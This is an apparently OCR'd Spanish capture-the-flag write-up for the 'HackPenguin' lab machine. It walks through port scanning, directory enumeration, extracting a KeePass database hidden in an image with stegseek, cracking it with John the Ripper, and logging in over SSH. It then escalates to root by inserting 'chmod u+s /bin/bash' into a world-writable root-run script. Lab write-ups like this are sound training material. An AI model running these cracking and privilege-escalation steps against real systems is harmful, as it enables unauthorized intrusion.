HACKPENGUIN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip hackpenguin.zip

Archive:  hackpenguin.zip
inflating: auto_deploy.sh
inflating: hackpenguin.tar


  inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh hackpenguin.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```


1- CONECTIVIDAD

```
ping -c1 172.17.0.2


PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.183 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.183/0.183/0.183/0.000 ms


IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE       192.168.0.2

LINUX- ttl=64
```

2- ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)

80/tcp open  http      Apache httpd 2.4.52 ((Ubuntu))
```

foto puerto 80




3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.52], Country[RESERVED][ZZ],

 HTTPServer[Ubuntu Linux][Apache/2.4.52 (Ubuntu)], IP[172.17.0.2], Title[Apache2

Ubuntu Default Page: It works]


Con gobuster buscamos posibles subdirectorios

gobuster dir -u http://172.17.0.2 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x html,php,doc

/.html                 (Status: 403) [Size: 275]
/index.html            (Status: 200) [Size: 10671]
/penguin.html          (Status: 200) [Size: 342]
```

/.html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]

Visitamos el directorio /penguin.html



Nos descargamos la imagen y le pasamos stegseek

stegseek penguin.jpg

StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "chocolate"
[i] Original filename: "penguin.kdbx".
[i] Extracting to "penguin.jpg.out".

Found passphrase: "chocolate": Esto indica que StegSeek ha encontrado la

frase de contraseña utilizada para ocultar los datos dentro de la imagen.

Original filename: "penguin.kdbx": El archivo oculto es un archivo KeePass

(base de datos de contraseñas) con el nombre "penguin.kdbx".

Extracting to "penguin.jpg.out": StegSeek intenta extraer el archivo

oculto y guardarlo con el nombre "penguin.jpg.out".

Si intentamos leer el penguin.jpg.out tenemos datos cifrados.

Para solucionar esto, usamos KeepassXC

Vemos que al meter la contraseña chocolate nos da error

Hasheamos el kdbx con

keepass2john penguin.kdbx > Keepasshash.txt


Se lo pasamos a john

john Keepasshash.txt


password1 (penguin)

Ejecutamos el comando

keepassxc



Introducimos la contraseña password1 y le damos a unlock, obteniendo



4- EXPLOTACIÓN

Probamos conexión ssh con penguin/pinguinomaravilloso123

```
ssh penguin@172.17.0.2

penguin@172.17.0.2's password:

$ whoami
penguin
$ bash
penguin@8ea220cddc1a:~$
```

5- ESCALADA DE PRIVILEGIOS

Después de buscar permisos sudo y suid, revisamos directorios

```
penguin@8ea220cddc1a:~$ ls -la
total 36
drwxrwxrwx 1 root    root     4096 Jun  8 15:39 .
drwxr-xr-x 1 root    root     4096 Apr 15 07:22 ..
drwx------ 2 penguin hackpenguin 4096 Jun  8 12:48 .cache
drwxr-xr-x 3 penguin hackpenguin 4096 Jun  8 15:39 .local
-rw-r--r-- 1 penguin hackpenguin 1024 Jun  8 15:39 .script.sh.swp
```

```
-rwxrwxrwx 1 root    root            22 Jun  8 15:40 archivo.txt
-rwxrwxrwx 1 root    root            56 Apr 15 07:26 script.sh
```

Leemos el archivo.txt

```
penguin@8ea220cddc1a:~$ cat archivo.txt
```

pinguino no hackeable

Leemos el script.sh

```
cat script.sh

#!/bin/bash

echo 'pinguino no hackeable' > archivo.txt
```

Intentamos aprovecharnos de una vulnerabilidad de permisos SUID mal configurados.

Lo que hacemos es modificar el script añadiendo la siguiente línea

```
chmod u+s /bin/bash
```

Se estableció el bit setuid en el archivo /bin/bash con chmod u+s /bin/bash.

Con lo que el script nos queda así

```
cat script.sh

#!/bin/bash

chmod u+s /bin/bash

echo 'pinguino no hackeable' > archivo.txt
```

Guardamos y cerramos el nano. A continuación, ejecutamos bash -p que inicia un nuevo shell Bash con permisos de root

```
penguin@8ea220cddc1a:~$ bash -p

bash-5.1# whoami

root
```